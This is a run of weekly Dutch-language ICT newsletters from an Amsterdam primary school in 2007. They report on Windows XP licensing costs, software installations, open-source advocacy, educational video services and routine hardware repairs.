Al jaren draaien onze computers prima op Windows98. We hebben de licenties ook voor jaren al geregeld. Wederom gedwongen door anderen die in het keurslijf van Mr. Bill (Gates) lopen voelen wij ons gedwongen om over te stappen op ikspee.  
Heel vaak zijn er applicaties, waar we aparte programma's voor moeten downloaden. Vooral balen wij van het 'gedoe' rond filmpjes.  
We zijn nu aan het uitzoeken waar we de goedkoopste licenties voor ikspee kunnen krijgen. APS: gaat duizenden euri kosten en weer allerlei programma's erbij die we niet hoeven. Frontpage??? - Wij hebben S@S. WORD? - Wij hebben open office.  
Bij onze bureaus in België hebben we ook geïnformeerd of het daar goedkoper kan. Nee dus.  
We gaan nog even verder onderzoeken en denken misschien in de Herfstvakantie over te gaan op ikspee.

#### **BEELDSCHERM**

Er is een beeldscherm gesneuveld. En eigenlijk niet eens het beeldscherm, maar het aan/uit knopje. Dat was helemaal in de kast van 't scherm verdwenen. Te moeilijk voor een leek om te repareren. Dus volgende week een nieuw 17" scherm kopen en dan meteen een flatscreen voor de biep erbij.

#### **XTRA GEHEUGEN**

We hebben ter voorbereiding van de installatie van IKSPEE geheugen bijbesteld. Voor 70 computers wordt

dat een verdubbeling van het intern geheugen. Volgende week meer hierover.

Ondanks het warme weer is het toch nog gelukt jullie onze avonturen mede te delen.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 24 - 2007 (15 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **AMBRASOFT**

We hebben deze week de nieuwe versie van het schoolpakket van Ambrasoft geïnstalleerd. Dat ging via 'beheer op afstand'.

We moeten daarna wel op alle computers een nieuw 'image' zetten. Dat is een koud kunstje, maar brengt sommige mensen wel in verwarring, omdat de computer, als je voor het eerst op een schoon image inlogt, vraagt:

"u heeft zich niet eerder aangemeld op deze computer. Wilt u dat deze computer uw individuele instellingen opslaat en gebruikt wanneer u zich hier opnieuw aanmeldt?"

Klik dan 'ja'.

Want al jouw instellingen en jouw programma's, waar jij gebruik van mag maken, krijg je anders niet.

De leerlingen moeten nog wel worden ingevoerd in Ambrasoft. Lastig, want in ESIS staat groep 12A als groep 1A en groep 2A, etc. dus als twee groepen. En de groepen moeten eerst worden aangemaakt, voordat je de EDEX bestanden kunt importeren.

#### **WAAROM OSS IN HET ONDERWIJS**

We kwamen twee steengoede artikelen tegen (dank Peter!) die ongeveer alle redenen geven waarom Open Source Software in het onderwijs thuishoort.

Titel: "It's time to consider Open Source Software". Zie deel 1 en 2:

<http://www.linuxinsider.com/story/57759.html><http://www.linuxinsider.com/story/57760.html>

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **GEMEENTE AMSTERDAM EN LINUX**

Bij de Gemeente Amsterdam zijn ze aan het overstappen op Linux op de werkstations. EW loopt een proef.

Via onze contacten hoorden we:

"Wij zitten midden in de praktijktoets. We hebben alle functionaliteiten die we moeten realiseren lopend.

Gebruikers komen regelmatig testen en daar komen gelukkig geen spannende dingen uit."

Als de gemeente het kan, dan moet er toch in het onderwijs ook nog wel winst te boeken zijn, denken we.

#### **SITE@SCHOOL**

Dat 't de laatste weken wat stil is, wil niet zeggen dat er niet gewerkt wordt. De datadefinitie vordert. Dit is de moeilijkste klus die het meeste en het basaalste denkwerk vereist. Maar het heeft ook goede kanten. Doordat we vanaf de grond opnieuw beginnen kunnen vele opstakels en gebrekkige functionaliteiten uit het verleden vermeden worden.

Donaties komen binnen en we hebben een paar subsidie aanvragen lopen die tot nu toe veelbelovend behandeld worden. En een wereldwijd opererend computer- en softwarebedrijf ziet wel wat in de de geheel vernieuwde en verbeterde Site@School.

#### **KLEIN GRUT**

Vanwege de nieuwe Ambrasoft hebben we overal nieuwe images teruggezet.

Bij ons rondje door het gebouw kwamen we op de tweede verdieping een ontbrekende muis en een kapot gemaakte koptelefoon tegen. En wel erg vaak zijn de computers op de tweede verdieping ontregeld. Hm...

#### **DOCCO**

Dit weekend komt er een nieuwe versie van Docco uit, nu volledig voor Win 98 (XP en Linux waren al mogelijk) en in een Nederlandse versie dankzij wat vertaalwerk van Dirk.

Zie de [Sourceforge](#) site van Docco. De huidige versie is 0.4

#### **MICROSOFT LICENTIES**

Info van APS: Je kunt niet alleen een XP licentie kopen. Dat staat wel op de MS webpagina's, maar dat is verouderde info. APS doet het niet!

Een Desktop licentie (met veel overbodigs dus) kost 14,25 per PC per jaar, met nog een opslag voor FTE's \*

(bij ons € 75 per jaar voor ongeveer 25 FTE's).

We hebben 70 PC's. Kosten dus ongeveer 1125 p.j.

Contractduur: tot december 2008, daarna sluit APS een nieuw contract af met MS. Je kunt per half jaar een contract hebben.

Het zou dus voordelig kunnen zijn om 1,5 jaar bij APS te zitten en daarna te kijken of je met losse tweedehands XP licenties uitkomt. Net zoals we bij W98 deden.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 25 - 2007 (22 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **ADVIES GEVRAAGD**

Onze IB-ers maken bij allerlei gesprekken/overleggen aantekeningen, die daarna in een map worden geplakt, gewoon met papier en lijm. Heeft iemand een tip waardoor de IB-ers dat digitaal kunnen doen, zonder geschreven aantekeningen achteraf over te hoeven typen? Wie heeft een handige manier?

#### **LEERLINGPAGINA'S**

Groep 4 heeft nu alle griezelverhalen op hun pagina gezet. Er moeten alleen nog titels boven worden gezet.  
**Neem een kijkje!**

#### **PROJECT KLASSENMANAGEMENT EN ICT**

De **verslagen** van onze bezoeken aan de twee 'weetscholen' staan op het web gepubliceerd. Ze staan onder elkaar, dus bij lezen doorscrollen.

#### **NIEUWSBRIEVEN**

Op onze pagina '**lessuggesties**' proberen we de digitale nieuwsbrieven up to date bij te houden.  
nieuw deze week: **docentenplein, pols**

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **GEMEENTE AMSTERDAM EN LINUX**

De gemeente Amsterdam is bezig met een praktijkproef waarbij de ambtenaren Linux op hun werkstations krijgen. Onze zegsman aldaar berichtte ons:  
"Wij zitten midden in de praktijktoets. We hebben alle functionaliteiten die we moeten realiseren lopend. Gebruikers komen regelmatig testen en daar komen gelukkig geen spannende dingen uit."  
Dat is veelbelovend. Wordt vervolgd.

#### **GEHEUGEN**

Ehh... wat zouden we ook alweer schrijven? ... Oh ja! Het bestelde geheugen is binnengekomen en in alle computers in school geïnstalleerd. Een zeer eenvoudig klusje op één computer na die even protesteerde. De geheugenuitbreiding is voorbereiding op de installatie van Windows XP. We zijn nog steeds op zoek naar een goede leverancier voor Windows XP Pro met Volume Licensing.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 6 - week 26 - 2007 (29 juni 2007)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

**AMBRASOFT IN ALLE KLASSEN**

De bureaubladen van de groepen zijn aangepast, zodat overal de programma's van ambrasoft zijn te gebruiken. Welke programma's kunnen worden gebruikt door de kleutergroepen?

**BESTELLING**

Vorige week waren we bezig om te kijken of we een DVD van IK MIK LORELAND konden bemachtigen. Hij is gewoon te koop. En die hebben we nu besteld [op de website van schooltv](#). Dan hebben we ook geen probleem met het vinden van de verschillende uitzendingen.

**WEBSITE**

Afgelopen vrijdag werd de website van de Nederlandse Liederbank geopend. Op deze site zijn de teksten van meer dan 125.000 liedjes te vinden. In beginsel gaat het om Nederlandstalige liederen, zowel uit Nederland als uit Vlaanderen. Er zijn ook wel liederen in andere talen opgenomen, bijvoorbeeld in het Frans, Duits of Latijn, als die in de Nederlanden zijn gezongen.

De databank bestrijkt een periode van de Middeleeuwen tot in de twintigste eeuw en omvat verschillende collecties en repertoires. Procentueel zijn uit de Middeleeuwen de meeste liederen opgenomen. Uit de twintigste eeuw zijn met name liederen uit volksliedbundels en veldwerkopnamen - vele duizenden - opgenomen. Van hedendaagse populaire muziek zijn vooral verwijzingen naar tracks op cd's te vinden. De liedjes kunnen op allerlei manieren elektronisch worden doorzocht.

<http://www.liederenbank.nl/>

**TELEBLIK**

Het is eindelijk gelukt. We hebben nu toegang tot de filmpjes van **TELEBLIK**. Er is voor de hele school een inlognaam en een wachtwoord. Het is te vinden op het intranet van de Rosa Boekdrukker. In de sectie 'educatief'.

**BEELDBANK en KLASSETV en TELEBLIK**

[www.beeldbank.nl](http://www.beeldbank.nl) bestaat al. Is er iemand die kan uitleggen hoe het zit met die verschillende aanbieders? Heb je niet al genoeg aan teleblik en beeldbank? En is het niet zo, dat ze bij klassetv de filmpjes voor ons bij de methodes uitzoeken, zodat we niet zelf op zoek hoeven?

Voor **'klassetv'** komen er nu allemaal lokkertjes binnen. Het gaat geld kosten: 0,19 eurocent per leerling per maand (september t/m juni). Nu is het nog gratis toegankelijk. Na de zomervakantie niet meer.

Gisteren - donderdag- werden we gebeld door Desirée van Klassetv. Zij bevestigde ons vermoeden, dat hun dienst bestaat uit het aanbieden van de juiste filmpjes bij de hoofdstukken uit diverse methodes (want er zijn zoveel slechte filmpjes bij beeldbank en teleblik, zei ze) Zij dacht, dat Teleblik niet meer gratis is, volgend jaar. Maar daarnet nog een mailtje ontvangen van Teleblik met deze titel:

Herinnering belangrijk nieuws over gratis toegang tot Teleblik

Wie heeft er al een mening over deze drie aanbieders van filmpjes?

**LEGE CARTRIDGES**

We gaan weer lege cartridges inzamelen. Deze week kwam er een inzamelbox. Ook lege cartridges die de kinderen thuis hebben mogen erin. Er valt ook wat aan te verdienen. We kunnen de opbrengst ook aan een goed doel schenken. We doen het via de firma 'ecotone'. Maar nu al blijkt dat de toners van onze laserprinters en onze copier als afval zullen worden beschouwd; we krijgen er geen vergoeding voor.

**KLASSENMANAGEMENT EN ICT**

Er is een weblog bij het project. <http://klassenmanagement.toplog.nl/39363/Rosa+Boekdrukker+Amsterdam.html>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SITE@SCHOOL**

Dankzij Peters rapport over de kwaliteit van de code van Site@School hebben we een flinke subsidie ontvangen van een stichting die zich bezighoudt met ICT vernieuwingen in het onderwijs. Dat is goed nieuws. Het wil echter niet zeggen dat we 't hele bedrag al bij elkaar hebben dat noodzakelijk is om de code door professionals te laten herschrijven. Donaties, vooral van scholen die Site@School gebruiken, zijn nog steeds zeer noodzakelijk. Zie de website <http://siteatschool.org>.

#### **COMPUTER HELEMAAL STUK**

Vorige week deed de monitor in de hal het opeens niet meer. Dat ligt aan de afstandsbediening van de tv dachten we. Maar vandaag, bij nader onderzoek bleek, dat er iets mis was met de computer. Die staat al anderhalf jaar onophoudelijk te draaien. We ontkoppelden de computer en er kwam een enorme stank uit. Hij bleek niet meer aan de praat te krijgen. We hadden nog een oude. TV kaart en netwerkkaart omgezet en draaien maar. Tegelijk kapotte kabel gerepareerd.

#### **STROOMSTORING**

Woensdagochtend tussen 02.00 en 03.00 hebben we een stroomstoring gehad die zolang duurde dat de UPS (Uninterrupted Power Supply) 't niet meer aankon.

's Ochtends de server weer gestart en die deed 't weer als vanouds.

Maar... Balen! Nu zijn we onze lange uptime kwijt. Die was 297 dagen. Aan kop van de ServerAtSchool scholen staat nu de Ark met 475 dagen!

#### **SCHAKELKLOK**

Door de stroomstoring zijn de schakelklokken van slag af. We zoeken een schakelklok die werkt op de atoomklok in Frankfurt. Bij Conrad Electronics te koop voor € 29,-, maar helaas uitverkocht.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 27 - 2007 (6 juli 2007)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KLASSENMANAGEMENT EN ICT**

Deze week hebben we de kijkwijzer die we hadden gemaakt voor het project van ICTopschool/kennisnet aangepast. Samen met de intern begeleider en onze begeleider van de onderwijsbegeleidingsdienst zijn de Rosaboekdrukker kijkwijzer en de project kijkwijzer op elkaar afgestemd. Dat houdt in, dat er een aantal onderwerpen nog zal worden besproken in het team om in te voeren. b.v. :

'leerkrachten zorgen voor een duidelijk overzicht (registratie) van beurten voor de verschillende activiteiten' en

'de leerkracht kan met de computerprogramma's werken'

### **HOUDING**

Zojuist kwam er een mail binnen met een tip voor een test om te weten of je de goede houding hebt achter de computer. **Probeer het eens.** Aan onze houding valt wel wat te verbeteren. We zitten allebei teveel voorover naar het beeldscherm gebogen.

### **WERKZAAMHEDEN VOOR HET NIEUWE SCHOOLJAAR**

Als het nieuwe schooljaar begint moet er altijd van alles gebeuren aan het netwerk en op de server. Komend schooljaar zullen er veel nieuwe programma's gebruikt gaan worden. Helaas zijn die niet op tijd binnen want een aantal is te laat besteld of was niet voorradig.

o.a. gaan we werken met de software bij het programma 'natuniek', de nieuwe versie van het programma Veilig Leren Lezen, de software bij onze rekenmethode Wis & Reken, de software bij het spellingprogramma Spelspoor en we gaan over op het Leerlingvolgsysteem van CITO.

Ambrasoft is al geïnstalleerd.

Voor het installeren van het CITO lvs moet er aardig wat gebeuren. De gegevens van de toetsen uit ESIS zullen door het CITO worden geconverteerd.

We hebben net nog even met hen gebeld om te checken of we alle benodigde codes hebben. In de brief bij de software staat namelijk: activeringscode jaarabonnement 2006-2007. Het blijkt dat de code voor 2007-2008 pas op 1 oktober gebruikt moet worden.

Op de server is een enorme 'to-do' lijst voor onze beheerder geplaatst. In de laatste week van de vakantie komt hij op school om werkzaamheden te verrichten die niet vanuit zijn bedrijf kunnen worden gedaan.

Dus zo te zien is alles onder controle en kunnen we gerustgesteld de vakantie in.

### **REDNOSE**

Karin en Dirk gaan deelnemen aan een workshop "Aan de slag met Open Source". De workshop is bedoeld om deelnemers voor te bereiden op het geven van voorlichting over OSS voor overheid, onderwijs, MKB, zorg en ICT. Ze zijn daartoe uitgenodigd omdat ze in het onderwijs zitten en OSS aldaar propageren en gebruiken. Meer hierover na de vakantie.

### **VAKANTIESTAND**

In de vakantie willen we voorkomen dat onbevoegden gaan internetten. Op de server hebben we daartoe de 'vakantie stand'. De server blijft bereikbaar en de website ook, maar intern is internetten niet mogelijk.

Groet en een goede vakantie,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Schooljaar 2007-2008

1. [2007-08-23 w34](#)
2. [2007-09-01 w35](#)
3. [2007-09-03 w36](#)
4. [2007-09-13 w37](#)
5. [2007-09-20 w38](#)
6. [2007-09-25 w39](#)
7. [2007-10-03 w40](#)
8. [2007-10-12 w41](#)
9. [2007-10-25 w43](#)
10. [2007-10-29 w44](#)
11. [2007-11-06 w45](#)
12. [2007-11-14 w46](#)
13. [2007-11-20 w47](#)
14. [2007-11-26 w48](#)
15. [2007-12-03 w49](#)
16. [2007-12-13 w50](#)
17. [2007-12-17 w51](#)
18. [2008-01-07 w02](#)
19. [2008-01-15 w03](#)
20. [2008-01-22 w04](#)
21. [2008-01-31 w05](#)
22. [2008-02-06 w06](#)
23. [2008-02-11 w07](#)
24. [2008-02-18 w08](#)
25. [2008-02-26 w09](#)
26. [2008-03-11 w11](#)
27. [2008-03-17 w12](#)
28. [2008-03-28 w13](#)
29. [2008-03-31 w14](#)
30. [2008-04-07 w15](#)
31. [2008-04-17 w16](#)
32. [2008-04-22 w17](#)
33. [2008-05-08 w19](#)
34. [2008-05-14 w20](#)
35. [2008-05-21 w21](#)
36. [2008-05-30 w22](#)
37. [2008-06-02 w23](#)
38. [2008-06-11 w24](#)
39. [2008-06-19 w25](#)
40. [2008-06-24 w26](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 34 - 2007 (24 augustus 2007)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De eerste BIC in het nieuwe schooljaar is er!  
We hebben het vreselijk druk. Een heleboel nieuwe programma's worden geïnstalleerd en daarbij hoort natuurlijk ook het invoeren van de leerlingen. Meer hierover onderaan bij TECHNIEK. De groepen moeten weer op gang gebracht worden met nieuwe programma's. Ook de leerkrachten hebben het druk: voor onze taal- en spellingmethode moeten ze zelf werkbladen vanaf de server printen. Kortom: een hoop werk aan de winkel, ook voor onze systeembeheerder.

De nieuwe software:  
Wis&Reken, Spelspoor, Veilig Leren Lezen, Kopieersysteem Spelling en Taal van Taalleesland, Natuniek, Viseon en het leerlingvolgsysteem van Cito. En de update van Educat. Ambrasoft hadden we voor de vakantie al gedaan.

#### **WEBSITE**

De nieuwe [klokhuisagenda](#) staat weer op onze website. De leerlingpagina's zijn opgeschoven naar een leerjaar hoger, en de [digitale versie van onze schoolgids](#) is nu ook online. En op het intranet valt regelmatig nieuws te lezen voor de collega's van de Rosa B.

#### **KLASSENMANAGEMENT EN ICT**

In oktober wordt het project Klassenmanagement en ICT afgerond. Er is een [weblog](#). Daarop staan de verslagen van de bezoeken aan de 'weetscholen'.  
Op 5 september is er weer een bijeenkomst van scholen met dezelfde vraagstelling. En we zijn nu bezig met de implementatie van de nieuwe werkwijze in ons klassenmanagement. Daarvoor hebben we hulp van onze begeleidingsdienst en onze IB-ers. Dan moet het allemaal goed komen! Dan zullen onze computers ten volle worden benut ten behoeve van ons onderwijs.

#### **DIGITALE VEILIGHEID**

Rond de helft van alle basisscholen in Nederland gebruikt ESIS. Wisten jullie dat het basis wachtwoord van ALLE databases van alle scholen die ESIS gebruiken hetzelfde is? Dit is een wel heel merkwaardige opvatting van veiligheid.

#### **PRINTENDE KLEUTERS IN 'ALLES TELT'**

Regelmatig drukken kleuters op de niet-uitschakelbare (!) print knop in het programma "Alles Telt". Resultaat: stapels papier. Contact met Thieme: probleem bekend; er wordt aan gewerkt. Het laatste statement komt ons bekend voor. We denken zelf een oplossing te hebben gevonden. Binnenkort meer.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

SCHOOL EN KANTOOR OP SERVERATSCHOOL Vlak voor- en in de vakantie zijn de Sint Barbaraschool en het kantoor van de Stichting Katholiek basisonderwijs Amsterdam Nieuw-West overgestapt op ServerAtSchool met Windows XP. Men is zeer tevreden.

#### **WERKSTATIONS WEER AANSLUITEN**

De jaarlijkse grote schoolschoonmaak noopte tot afkoppeling van alle werkstations. Na de vakantie alles weer aangesloten en meteen het oude, dubbelzijdig geplakte klittenband om de kabels vervangen door dubbelzijdig klittenband zonder plak.

#### **VOEDING SERVER STUK**

Midden in de vakantie bleek de server onbereikbaar. Oorzaak: Kapotte voeding. Gelukkig konden we dankzij John de school in. Voeding vervangen en de server draaide weer. Jammer van de uptime. Welke van de ServerAtSchool scholen is recordhouder?

#### **LEERLINGEN MIGREREN, NIEUWE SOFTWARE, AANPASSINGEN**

Vlak voor de school begon, leerlingen een klas opgeschoven en nieuwe software geïnstalleerd (zie boven). De bureaubladen van de leerlingen worden zo ingericht, dat de schermresolutie standaard op 800x 600 pixels staat, maar als ze Firefox of IE aanklikken verandert die in 1024x768. Dat is nodig om goed te kunnen werken

met de editor in Site@School.

#### **THEA'S PROFIEL**

Door onbekende oorzaak was Thea al haar toepassingen op haar bureaublad kwijt. Er bleef niets anders over dan haar een nieuw profiel te geven. Staat haar goed!

#### **SCHOLEN DIE S@S GEBRUIKEN**

We hebben de zomervakantie benut om eens uitgebreid een zoektocht op het internet te doen naar scholen die hun website met S@S onderhouden. Heel veel scholen hebben tijdens de installatie ons gemeld dat ze S@S gebruiken, maar het blijkt, dat er ook scholen zijn die dat niet hebben gedaan. Voor zover we die hebben kunnen vinden zijn ze toegevoegd aan **onze lijst** van gebruikers. We zitten nu op ongeveer 300 geregistreerde gebruikers. Mocht iemand nog scholen weten die we niet op de site hebben staan, dan horen we dat graag.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 35 - 2007 (1 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **LATE BIC**

Deze keer een late BIC, want we waren op cursus. We leren daar hoe we beter kunnen uitleggen waarom het in het onderwijs nodig is om gebruik te maken van 'open standaarden'. Een voorbeeld van een open standaard zie je bij een stekker en een stopcontact. Omdat de afspraak tussen de pennetjes open (zichtbaar/meetbaar) is kan iedereen stekkers en stopcontacten maken. En die passen in elkaar (!! ) en dat vinden we allemaal niks bijzonders. Bij software ligt dat anders en in de volgende BIC dus meer over 'open standaarden' en hoe belangrijk ze voor het onderwijs zijn.

#### **BREEDBAND / GLASVEZEL**

We kregen een briefje van **BOA** (Breedbandnetwerk Onderwijs Amsterdam). Zij bieden breedband Internet verbindingen aan voor het onderwijs. De naam van het initiatief doet denken aan het oude CIAO. De inhoud van het aanbod ook. De brief begint al verkeerd: ze gaan uit van het budget van scholen en stemmen daar de prijs van hun aanbod op af. Een soort omgekeerde marktwerking.

Zo'n prijs is meestal te hoog. Hoedt u voor deze BOA-constructor (wurgslang). Het kan goedkoper.

Kijk eens bij **Pilmo**. In bepaalde delen van Amsterdam bieden ze voor het onderwijs een gratis breedbandverbinding aan, inclusief televisiesignaal.

Het zou best zo kunnen zijn, dat andere aanbieders in andere stadsdelen net zo'n aanbod doen. Kortom, neem de tijd en kijk de kat uit de breedbandboom.

#### **AMSTERDAMS MONITORBEDRIJF**

Elk jaar moeten de toetsgegevens van/over de leerlingen worden doorgegeven aan het monitorbedrijf. Een aantal jaren geleden was dat een niet eenvoudige klus met een diskette.

Deze keer verliep het goed.

#### **KLASSENMANAGEMENT EN ICT**

Deze week is er met de directie een plan opgesteld: hoe gaat het verder met de implementatie van ict in het klassenmanagement. Er zijn afspraken gemaakt over klassenbezoeken, scholingen voor nieuwe software en peilen naar wensen voor extra scholingen bij de collega's. Op ons intranet zal een rooster komen voor de klassenbezoeken.

#### **SOFTWARE**

Deze week heeft onze systeembeheerder de laatste hand gelegd aan het installeren van de aanwezige nieuwe software.

Nu moeten de leerlingen nog worden ingevoerd in de programma's en de bureaubladen van de verschillende groepen moeten worden aangepast met de ikoontjes voor de programma's.

We zijn al een eind gevorderd en hopen eind volgende week alles in orde te hebben.

Jammer genoeg ontbreekt de software van Natuniek voor groepen 7 en 8 en van Spelspoor voor groep 7 en 8.

We zijn erg benieuwd hoe de software van Veilig Leren Lezen zal bevallen. Alle kinderen gaan eerst kern 0 doen. Dan zien we meteen hoe de niveaus liggen.

#### **TECHNIEK**

##### **SERVERATSCHOOL**

We hebben een tot nu toe onverklaarbaar bugje: soms heeft een gebruiker (Thea, Karin) een verkeerde desktop en zijn alle iconen van hun desktop verdwenen.

Dit moet worden uitgezocht.

Groeten en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 35 - 2007 (7 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **NIEUWE SOFTWARE**

Alle leerlingen zijn ingevoerd in de nieuwe software. Ook de kleuters staan in de goede groepen bij de programma's. De bureaubladen van de groepen zijn aangepast. En nu aan de slag ermee!!

### **TELEBLIK - nieuwe digicode geactiveerd**

Om de filmpjes op de [website van teleblik](#) te kunnen bekijken moest er eerst een digicode worden geactiveerd en om er verder gebruik van te maken kan het zijn dat er om een gebruikersnaam en een wachtwoord wordt gevraagd. Dat staat op het intranet en staat opgeschreven op de TELEBLIK-poster op de 1e verdieping in de school.

Wie met een beamer een keer wil kijken moet het wel van te voren aankondigen, zodat die kan worden klaargezet.

### **PROJECT ICT EN KLASSENMANAGEMENT**

Deze week was er een bijeenkomst met de scholen die 'ongeveer' hetzelfde probleem hebben met de organisatie in de klas. Er waren 5 scholen (van Ermelo tot Schagen). We deden eerst een rondje 'wat heeft het project tot nu toe voor je school opgeleverd?' Dat bleek verrassend. Door het kijken op andere scholen, door het praten met elkaar waren alle scholen een stap verder gekomen. We bespraken daarna wat we op de afronding van het project zouden laten zien aan de andere scholen. We hebben een maand de tijd om een ludieke presentatie voor te bereiden.

Aan het eind zaten we ons nog wat te bezinnen. Het project was gestart met als uitgangspunt: KENNIS DELEN. Door ervaringen uit te wisselen en te gaan kijken bij scholen waar alles loopt komt de inspiratie op gang.

Dat klopt. Alleen is het wel jammer, dat niet meer collega's hebben kunnen kijken op andere scholen.

### **TRAIN DE TRAINER**

Zoals vorige week gemeld doen we mee aan een training om het belang van 'open standaarden' te promoten. Die training is erg hard nodig, want het ontbreekt ons aan duidelijke voorbeelden om in een gesprek te gebruiken.

Deze week kwam één van de trainers bij ons op school om de volgende sessie voor te bereiden. Die zal namelijk ONDERWIJS als voorbeeld gebruiken. Wij gaan beschrijven hoe wij te werk zullen gaan om onze collega's en onze werkgever te overtuigen van het belang van open standaarden en open source in de software in een basisschool.

Tijdens het gesprek hadden we het over ons gebruik van Open Office en waar we behoefte aan hebben. Namelijk een simpele handleiding voor een paar elementaire toepassingen in 'writer'. Nu blijkt, dat er bij REDNOSE nog iemand op zoek is naar een project.

Dikke kans dat die persoon zal proberen [de aanwezige handleiding](#) aan te passen voor leerlingen.

### **ICT JAARPLANNING**

We hebben de planning voor het komende schooljaar ongeveer rond. Er komen twee rondes met klassenbezoeken en veel mogelijkheden om een sessie bij te wonen om de nieuwe software te doorgronden.

### **DIGITALE NIEUWSBRIEVEN**

Weer een schat aan lesideeën en informatie is te vinden bij

[Zwijzen](#)

[POLS](#)

### **PROJECT 'VERTELTAS'**

Voor het project '[verteltas](#)' hebben we een digitale voicerecorder aangeschaft. We zijn benieuwd of we er een beetje handig mee kunnen omgaan. Wel zullen we in afwachting van XP op onze computers één computer moeten inrichten om te kunnen communiceren met die recorder. U hoort weldra meer.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**IMAGES**

De laatste computer is aangesloten en overal zijn nieuwe images.

**GROEPEN**

Het bleek dat we de groepen nog niet aan de leerkrachten hadden gekoppeld. Nu ook gedaan. Iedere leerkracht ziet nu in 'Mijn Documenten' haar/zijn goede groep.

**EXCEL en CALC**

Excel bestanden van het Onderwijs Oondersteuningspunt open niet goed in Calc. Excel is een gesloten standaard en dus is de fout moeilijk te ontdekken. Ligt het aan Calc of aan Excel of aan het OOG dat zijn bestanden niet goed maakt. Omdat we dit probleem graag opgelost willen hebben, legden we het voor aan RedNose. Zij willen er, met hulp van IBM wel naar kijken.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 37 - 2007 (14 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **FOTOALBUM**

Het fotoalbum op onze website geeft heel veel foutmeldingen. Het is erg veel werk om het te herstellen, dus tot die tijd hebben we een online fotoalbum aangemaakt. Het was een **gratis actie voor scholen**. We hebben een klein beginnetje gemaakt: <http://rosaboekdrukker.mijnalbum.nl> inloggen met rosab. Ouders kunnen dan ook foto's daar bestellen.

#### **DIGITALE VOICERECORDER**

Vorige week bestelden we er één. We zaten maar te wachten op een bevestigingsmail. Deze week bleek, dat die is blijven steken in een spamfilter. Gelukkig bestaat de telefoon ook nog en hebben we op die manier alles recht kunnen zetten.

#### **KLASSENMANAGEMENT EN ICT**

Volgende week vinden de eerst klassenbezoeken plaats om te kijken hoe de computers worden ingezet tijdens het zelfstandig werk. Aan de hand van de kijkwijzer en een aantal vragen zullen we zien of er nog knelpunten zijn en natuurlijk of er goede ideeën ontstaan om de beurten van de leerlingen te registreren.

#### **ELEKTRONISCH LOKET EN FIREFOX**

Op het elektronisch loket van de gemeente Amsterdam kun je documenten downloaden. Die documenten openen in een pop-up venster. In Firefox hebben we de pop-ups uitgeschakeld om allerlei advertentie tegen te hoden.

Als je zo'n popup hebt, zie je bovenin het beeld "Firefox heeft voorkomen dat deze website een popup venster opende". Daarnaast zit een knop 'Opties'. Klik op de knop, zet de beveiliging voor deze site af en je kunt het documenten wel bereiken, opslaan of openen.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **AMBRASOFT**

